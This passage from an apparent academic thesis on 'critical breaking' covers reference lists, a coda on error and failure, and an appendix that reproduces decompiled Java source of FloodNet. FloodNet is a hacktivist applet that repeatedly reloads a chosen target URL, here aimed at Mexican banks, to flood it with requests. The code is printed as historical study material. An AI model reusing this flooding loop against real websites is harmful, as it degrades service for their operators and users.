Coleman, E. Gabriella. *Hacker, Hoaxer, Whistleblower, Spy: The Many Faces of Anonymous*. London: Verso, 2015. Print.

Denning, Dorothy E. "Activism, Hacktivism, and Cyberterrorism: The Internet as a Tool for Influencing Foreign Policy." *Networks and Netwars: The Future of Terror, Crime, and Militancy*, 2001. Print.

Electronic Disturbance Theater. *Disturbance Developers Kit*. https://www.thing.net/~rdom/ecd/floodnet.html. Web. 17 March 2017

Electronic Disturbance Theater. *FloodNet*. Rhizome.org. http://archive.rhizome.org/anthology/floodnet.html. Web. 7 March 2017.

Galloway, Alexander R. *Protocol: How Control Exists after Decentralization*. Cambridge, MA: MIT, 2004. Print

Levy, Steven. *Hackers: Heroes of the Computer Revolution*. Garden City, NY: Anchor/Doubleday, 1984. Print.

Mills, Elinor. "Old-time hacktivists: Anonymous, you've crossed the line." *CNET.com*. 30 March 2012. https://www.cnet.com/news/old-time-hacktivists-anonymous-youve-crossed-the-line/. Accessed 2 May 2017. Web.

NewEraCracker. *LOIC*. Github.com. https://github.com/NewEraCracker/LOIC. Web. 11 March 2017.

Parrish, Allison. "Programming is Forgetting, Towards a New Hacker Ethic." *Open Hardware Summit 2016*, 2016. http://opentranscripts.org/transcript/programming-forgetting-new-hacker-ethic/. Accessed 21 March 2017. Web.

Sauter, Molly. *The Coming Swarm*. New York, NY: Bloomsbury, 2014. Print.

Wark, McKenzie. *A Hacker Manifesto*. Cambridge, MA: Harvard UP, 2004. Print.

Appendix 1: *FloodNet* Java Code Decompiled From Rhizome.org

Context.java

```
/*
 * Decompiled with CFR 0_118.
 */
import java.applet.AppletContext;
import java.awt.Frame;
import java.io.PrintStream;
import java.net.MalformedURLException;
import java.net.URL;

class Context
extends Frame {
  AppletContext appletContext;

  public Context(AppletContext appletContext) {
    super("TPS");
    this.appletContext = appletContext;
  }

  public void engage(String badUrlString) {
    URL url = null;
    try {
      url = new URL(badUrlString);
    }
    catch (MalformedURLException v0) {
      System.out.println("Malformed URL");
    }
    if (url != null) {
      this.appletContext.showDocument(url, "target");
    } else {
      System.out.println("Null URL");
    }
  }
}
```

FormURLZapsNet.java

```
/*
 * Decompiled with CFR 0_118.
 */
class FormURLzapsNet {
  public String getstring(String string) {
    String string2 = null;
    string2 = "http://" + string + "/" + this.getBadExtend();
    return string2;
  }

  private String getBadExtend() {
    String string = "error";
    String[] arrstring = new String[]{"justice", "fairness", "detachment", "disinterest",
"impartiality", "objectivity", "justness", "objectiveness", "equitableness", "egalitarianism",
"fair-mindedness", "nonpartisanship", "human_rights", "honor", "respect", "dignity",
```

```
"equality", "humility"};
    string = String.valueOf(arrstring[(int)Math.floor(Math.random() *
(double)arrstring.length)]) + "/_and_" + arrstring[(int)Math.floor(Math.random() *
(double)arrstring.length)];
    return string;
  }

  FormURLzapsNet() {
  }
}
```

messageForward.java

```
/*
 * Decompiled with CFR 0_118.
 */
import java.applet.Applet;
import java.applet.AppletContext;
import java.awt.Button;
import java.awt.Choice;
import java.awt.Color;
import java.awt.Component;
import java.awt.Event;
import java.awt.GridLayout;
import java.awt.Label;
import java.awt.LayoutManager;
import java.awt.TextField;
import java.net.URL;

public class messageForward
extends Applet {
  Context context;
  String badUrlString = new String("http://bmv.floodnet.rhizome.org/");
  String name = new String("zap!");
  String disallowedChars = ">^{}<[]`|~ ";
  String textPar;
  String urlPar;
  final String homeURLstring1 =
"http://archive.rhizome.org/anthology/FloodNet/april10v2/zapsTactical/personal.html";
  TextField tf = new TextField("zap!");

  public void init() {
    int r;
    int b;
    int gr;
    this.context = new Context(this.getAppletContext());
    if
(!this.getDocumentBase().toString().equals("http://archive.rhizome.org/anthology/FloodNet/apri
l10v2/zapsTactical/personal.html")) {
      this.showStatus("SOMOS TODOS INDIOS! SOMOS TODOS MARCOS!");
      System.exit(0);
    } else {
      this.start();
    }
    this.textPar = this.getParameter("textPar");
    this.urlPar = this.getParameter("urlPar");
    Choice menu = new Choice();
    menu.addItem("Bolsa Mexicana de Valores");
    menu.addItem("Grupo Financiero Bital");
```

```
  menu.addItem("Grupo Financiero Bancomer");
  menu.addItem("Banco de Mexico");
  menu.addItem("Banamex");
  menu.addItem(this.textPar);
  Button send = new Button("Send Message");
  String red = this.getParameter("BGCOLOR_RED");
  if (red == null) {
    r = 127;
  } else {
    r = Integer.parseInt(red);
    if (r < 0 || r > 255) {
      r = 127;
    }
  }
  String green = this.getParameter("BGCOLOR_GREEN");
  if (green == null) {
    gr = 127;
  } else {
    gr = Integer.parseInt(green);
    if (gr < 0 || gr > 255) {
      gr = 127;
    }
  }
  String blue = this.getParameter("BGCOLOR_BLUE");
  if (blue == null) {
    b = 127;
  } else {
    b = Integer.parseInt(blue);
    if (b < 0 || b > 255) {
      b = 127;
    }
  }
  Color c = new Color(r, gr, b);
  this.setBackground(c);
  this.setForeground(Color.red);
  this.setLayout(new GridLayout(3, 2, 5, 10));
  this.add(new Label("type your message:"));
  this.add(this.tf);
  this.add(new Label("select a site:"));
  this.add(menu);
  this.add(new Label("Click Send"));
  this.add(send);
}

public boolean action(Event evt, Object arg) {
  if (evt.target instanceof Button) {
    this.getextension();
    this.badUrlString = String.valueOf(this.badUrlString) + this.name;
    this.context.engage(this.badUrlString);
    return true;
  }
  if (evt.target instanceof Choice) {
    this.badUrlString = arg.toString();
    this.setbadUrlString(this.badUrlString);
    return true;
  }
  return false;
}

public void setbadUrlString(String badUrlString) {
  if (badUrlString.equals("Bolsa Mexicana de Valores")) {
```

```
      this.badUrlString = "http://bmv.floodnet.rhizome.org/";
    } else if (badUrlString.equals("Grupo Financiero Bital")) {
      this.badUrlString = "http://bital.floodnet.rhizome.org/";
    } else if (badUrlString.equals("Grupo Financiero Bancomer")) {
      this.badUrlString = "http://bancomer.floodnet.rhizome.org/";
    } else if (badUrlString.equals("Banco de Mexico")) {
      this.badUrlString = "http://banxico.floodnet.rhizome.org/";
    } else if (badUrlString.equals("Banamex")) {
      this.badUrlString = "http://banamex.floodnet.rhizome.org/";
    } else if (badUrlString.equals(this.textPar)) {
      this.badUrlString = "http://" + this.urlPar + "/";
    } else {
      badUrlString = "error from setbadUrlString";
    }
  }

  public void getextension() {
    this.name = this.tf.getText();
    int count = 0;
    while (count < this.disallowedChars.length()) {
      this.name = this.name.replace(this.disallowedChars.charAt(count), '_');
      ++count;
    }
  }
}
```

SendSpamZapsNet.java

```
/*
 * Decompiled with CFR 0_118.
 *
 */
import java.applet.AppletContext;
import java.awt.Frame;
import java.io.PrintStream;
import java.net.MalformedURLException;
import java.net.URL;

class SendSpamZapsNet
extends Frame {
  AppletContext appletContext;
  String badUrlString = new String();
  FormURLzapsNet formurl = new FormURLzapsNet();

  public SendSpamZapsNet(AppletContext appletContext) {
    super("TPS");
    this.appletContext = appletContext;
  }

  public void engage(String string) {
    URL uRL = null;
    try {
      uRL = new URL(this.formurl.getstring(string));
    }
    catch (MalformedURLException v0) {
      System.out.println("Malformed URL");
    }
    if (uRL != null) {
      this.appletContext.showDocument(uRL, "target");
```

```
      return;
    }
    System.out.println("Null URL");
  }

  public void floodURL(String string) {
    URL uRL = null;
    try {
      uRL = new URL("http://" + string + "/");
    }
    catch (MalformedURLException v0) {
      System.out.println("Malformed URL");
    }
    if (uRL != null) {
      this.appletContext.showDocument(uRL, "target2");
      return;
    }
    System.out.println("Null URL");
  }
}
```

zapsNetTactical.java

```
/*
 * Decompiled with CFR 0_118.
 *
 */
import java.applet.Applet;
import java.applet.AppletContext;
import java.awt.Event;
import java.awt.Graphics;
import java.awt.Image;
import java.awt.image.ImageObserver;
import java.net.URL;

public class zapsNetTactical
extends Applet
implements Runnable {
  Image image;
  SendSpamZapsNet sendspam;
  Thread runner;
  String UrlParam;
  final String homeURLstring1 =
"http://archive.rhizome.org/anthology/FloodNet/april10v2/zapsTactical/applet.html";

  public void init() {
    this.image = this.getImage(this.getCodeBase(), "image100x75.gif");
    this.sendspam = new SendSpamZapsNet(this.getAppletContext());
    this.UrlParam = this.getParameter("targetUrl");
    if
(!this.getDocumentBase().toString().equals("http://archive.rhizome.org/anthology/FloodNet/apri
l10v2/zapsTactical/applet.html")) {
      this.showStatus("SOMOS TODOS INDIOS! SOMOS TODOS MARCOS!");
      System.exit(0);
      return;
    }
    this.start();
  }
```

```
  public void start() {
    if (this.runner == null) {
      this.runner = new Thread(this);
      this.runner.start();
    }
  }

  public void stop() {
    if (this.runner != null) {
      this.runner.stop();
      this.runner = null;
    }
  }

  public void run() {
    do {
      this.sendspam.floodURL(this.UrlParam);
      try {
        Thread.sleep(7000);
        continue;
      }
      catch (InterruptedException v0) {
        continue;
      }
      break;
    } while (true);
  }

  public void paint(Graphics graphics) {
    graphics.drawImage(this.image, 0, 0, 100, 75, this);
  }

  public boolean mouseUp(Event event, int n, int n2) {
    this.sendspam.engage(this.UrlParam);
    return true;
  }
}
```

Coda

Now, after all the case studies and explanations are over with, I hope it is now clear what critical breaking is and what critical breaking can be. To hedge my bets, I want to close with one final motivating example for critical breaking. Failure is a major part of contemporary popular thinking about algorithms, consider for example the explosion of articles condemning Facebook's trending news feature in 2016 for "posting clickbait" (Conger 2016, Wells 2016, Ng 2016, Thielman 2016). These articles are all written in a condemnatory mode and are simply content to point out the error and consider their journalistic obligation complete. This is understandable, to a degree, because there just aren't very many frameworks for thinking about error and failure in an reflective, critical way.

Critical breaking is a way to engage with incidents like these in a way that goes beyond making simple value judgements and instead leverage failure and error to create trenchant analytic insight. One example of this in the particular case of the trending news feature is pivoting to a reflection on what it means to define seeing "clickbait news" as a "failure" of Facebook. From the perspective of someone searching for "hard hitting" or "real" news, reading clickbait news is undeniably an error or mistake in the system. However from the perspective of Facebook, a corporation who profits based on showing users what other users are interested in and *sending clicks to advertisers*, the algorithm is actually working relatively well. Using error in a perspectival way allows for discussion of richer concepts than the simple failure of the system. By imagining error as not a finishing point but instead a starting point, it can be leveraged to develop insight on the context that an algorithm operates in amongst other more internal things like auditing a system or developing a closer relationship with a system.

Critical breaking began as a concept meant to unify many different discourses about breaking and error, and to allow for comparative discussion to take place through that framework. In researching and writing this thesis the concept evolved significantly: its analytic affordances, its reflective quality, its resistant and emancipatory aims, its necessary

independent production, and its focus on material tools all crystallized during this time. This has allowed critical breaking to, more than ever, allow for trenchant insights that facilitate reflective use of systems and generates potential sites of resistance inside of systems.

The three case studies were useful in developing these ideas, but also stand on their own as interesting practices of breaking, despite not being what I would call critical breaking. Speedrunning shows both the benefit and potential danger of embedding the analysis of system inside of a system itself. Software testing shows a variety of methods for breaking systems and organizing that breaking of systems. It also highlights the inherent contradictions of doing critical breaking with explicit corporate stakeholders. Hacktivism showed the neither the tools nor complexity fully define what's possible with analyzing breaking, but both need to be paid attention to and given thought and care. These case studies are not a full representation of many different kinds of breaking practice in the world but have served admirably as the groundwork to build a useful concept of critical breaking.

Looking forward, there's still a lot to be done with critical breaking. Besides the more obvious ways to expand like more case studies or more formalized presentation of results, there is one major area of interest that this thesis has only briefly touched on. That is, expanding the notion of systems to non-digital systems and likewise expanding critical breaking to analyze those systems. The digital/non-digital divide is highly artificial and porous to begin with, and there's nothing dramatically different between a digital and non-digital system. The closest examples would be highly abstracted non-digital systems, like mathematics, but I think the notion of systems as used in this thesis could even cover such things as media infrastructures or income tax forms. The feedback loop for creating a break and observing its impact is much longer in non-electric, less-abstract systems, but again, Norbert Wiener's "feedback" was originally developed for material, mechanical systems (Wiener 1950, 25) and so this is not as much a stretch as it seems.

These expansions are something to work towards in the future of critical breaking by both myself and those to whom the concept resonates. I would like to see critical breaking operating internationally as well- the valences of western breaking are clear in critical breaking in this thesis, there is often an assumption that brokenness is a problem and should be explicitly avoided. It's possible and even probable that in other places the kinds of insights generated by working through a critical breaking framework could be entirely different as their conception of what brokenness actually is would also be changed. For example, consider how Brian Larkin describes the technological condition of Nigeria, "For Nigerians, cars, televisions VCRs, buses and motorbikes are often out of service. Even when they work electricity supplies are unreliable and prone to surges that damage consumer equipment. NEPA, the Nigerian Electric Power Authority, is famously known as 'Never Expect Power Always,' and phone lines are expensive and difficult to obtain" (Larkin 2008, 234). How does critical breaking change when instead of a breakdown being an aberrant condition that occurs only every once in awhile, to something that is ubiquitous and a core concept of contemporary engagement with technology? Asking questions like this one are what I hope to see as critical breaking is introduced to an international community. This thesis comes with a few founding principles and examples to motivate others to perform their owns kinds of critical breaking analysis, and then use that analysis to enact further resistant and emancipatory actions and research. It is ultimately a small offering, but I hope to see critical breaking blossom and grow as a new framework for reflective, critical analysis.

Works Cited

Conger, Kate. "Facebook's Trending Topics algorithm already screwed up". *TechCrunch*. 28 August 2016. Web. https://techcrunch.com/2016/08/29/facebooks-trending-topics-algorithm-mistake/. 1 May 2017.

Larkin, Brian. *Signal and Noise: Media, Infrastructure, and Urban Culture in Nigeria*. Durham, NC: Duke UP, 2008. Print.

Ng, Alfred. "Facebook's algorithm took over, making fake news trending". *NY Daily News*. 29 August 2016. Web. http://www.nydailynews.com/news/national/facebook-algorithm-making-fake-news-trending-article-1.2770670. 1 May 2017.

Thielman, Sam. "Facebook fires trending team, and algorithm without humans goes crazy". *The Guardian*. 29 August 2016. Web. https://www.theguardian.com/technology/2016/aug/29/facebook-fires-trending-topics-team-algorithm. 1 May 2017.

Wells, Georgia. "Facebook's 'Trending' Feature Exhibits Flaws Under New Algorithm". *The Wall Street Journal*. 6 September 2016. Web. https://www.wsj.com/articles/facebooks-trending-feature-exhibits-flaws-under-new-algorithm-1473176652. 1 May 2017.

Wiener, Norbert. *The Human Use of Human Beings*. U.S.A.: Houghton Mifflin, 1950. Print.

Image Bibliography

Page 8:
Kerich, Chris. *01 - BYKUtAV.png*. Digital image. *www.ckerich.com*. Web. 4 May 2017. <http://www.ckerich.com/#/eigenfaces/>

Page 19:
JODI. The front page of http://wwwwwwwww.jodi.org/. Digital image. *wwwwwwwww.jodi.org/.* Web. 4 May 2017. <wwwwwwwww.jodi.org/>.

Page 27:
TheRallyGamer. A screen shot of a backwards long jump video. Digital image. *Youtube* Web. 4 May 2017. <https://i.ytimg.com/vi/HbOR92AAcQA/hqdefault.jpg>

Page 30:
Kerich, Chris. *Photo of an SGDQ Practice Room*. 2016. Digital Image.

Page 37:
MikamiHero. A still from "[Speedrun Tutorial] Wrong Warp from Deku Tree / Ganondoor Tutorial (Aliensqueakytoy's setup)". Digital image. *Youtube*. Web. 4 May 2017. <https://www.youtube.com/watch?v=0AVFdMSPHPk>

Page 39:
jammerandcuteness. A still from "Super Metroid Speed Run and Sequence Break Guide by Jammer". Digital image. *Youtube*. Web. 4 May 2017. <https://www.youtube.com/watch?v=T3ZRpXl5rhc>

Page 45:
Arcangel, Cory. A still from "Super Mario Clouds". Digital image. *Cory Arcangel's Official Portfolio*
Website and Portal. Web. 4 May 2017. <http://www.coryarcangel.com/images/artwork/arcangel-super-mario-clouds.gif>

Page 46:
Kerich, Chris. *3.png*. Digital image. *www.ckerich.com*. Web. 4 May 2017. <http://www.ckerich.com/#/katamari-dreams/>

Page 64:
Kerich Chris. Example output from @imganalogybot. Digital image. *Twitter*. Web. 4 May 2017. <www.twitter.com/imganalogybot>

Page 75:
Electronic Disturbance Theater. A screen shot of *FloodNet*. Digital image. *Rhizome*. Web. 4 May 2017. <http://archive.rhizome.org/anthology/floodnet.html>

Page 81:

FockeWulf FW 190. "LOIC-0 screenshot in Windows 10". Digital image. *Wikipedia.org*. Web. 4 May 2017. <https://commons.wikimedia.org/wiki/File:LOIC-0.png>